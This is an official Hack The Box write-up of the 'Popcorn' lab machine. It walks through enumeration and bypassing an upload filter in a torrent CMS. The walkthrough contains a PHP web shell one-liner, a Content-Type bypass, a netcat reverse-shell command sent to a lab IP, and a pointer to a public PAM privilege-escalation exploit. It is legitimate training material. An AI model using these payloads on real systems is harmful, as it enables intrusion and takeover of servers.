Hack The Box
PEN-TESTING LABS

Popcorn

11th October 2017 / Document No D17.100.16

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Popcorn, while not overly complicated, contains quite a bit of content and it can be difficult for some users to locate the proper attack vector at first. This machine mainly focuses on different methods of web exploitation.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Bypassing file upload checks
- Modifying HTTP requests

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap




Nmap only reveals two open services; OpenSSH and Apache. Loading the website reveals only the default Apache page.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster




Dirbuster reveals, among other things, a **torrent** directory. In the directory there is a site with the title **Torrent Hoster**, which appears to be an open source torrent hosting template/CMS. Fuzzing the **torrent** directory reveals many more files and directories (not all shown in screenshot).



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Exploitation

Looking around the torrent site a bit, there is quite a few potential attack vectors. The most promising option is the **Upload** section, which requires authorization. Luckily, there are no restrictions on account creation.




After grabbing any existing torrent file (or creating a new one) and creating a torrent, it is possible to edit the listing to add more information. Due to poor filtering, it is possible to upload a PHP file through the screenshot upload feature on the edit page. The upload contains two checks; that the file includes a valid image extension, and also that the POST data Content-Type is set to image/png.

Creating a PHP file named **writeup.png.php** with the contents of **<?php echo system($_GET['cmd']); ?>** will pass the first check with no issues.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

To bypass the second check, it is possible to intercept the request with Burp Suite and modify the request. Simply changing **application/php** to **image/png** in the POST data is all that is required.



Looking back at the Dirbuster results for the torrent directory, it appears there is an **upload** directory. Browsing to it reveals a listing of all file uploads, with the PHP file listed (although it does get renamed).

A shell can be obtained from this point by starting a local nc listener with the command nc -nvlp 1234. To start a reverse connection, simply browse to **10.10.10.6/torrent/upload/<FILENAME>.php?cmd=nc -e /bin/sh <LAB IP> <PORT>**

The user flag can be obtained from **/home/george/user.txt**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Exploit: https://www.exploit-db.com/exploits/14339/

Using **ls -lAR /home/george** reveals an uncommon file (**motd.legal-displayed**) in the **.cache** directory. A bit of research finds **Exploit-DB 14339**, and it appears that PAM 1.1.0 has a file tampering privilege escalation vulnerability. From here, it is possible to execute the script on the target machine to get root privileges. Note that a semi-interactive shell is required, which can be acquired by running the command **python -c 'import pty; pty.spawn("/bin/sh")'** in the non-interactive shell. The root flag can be obtained from **/root/root.txt**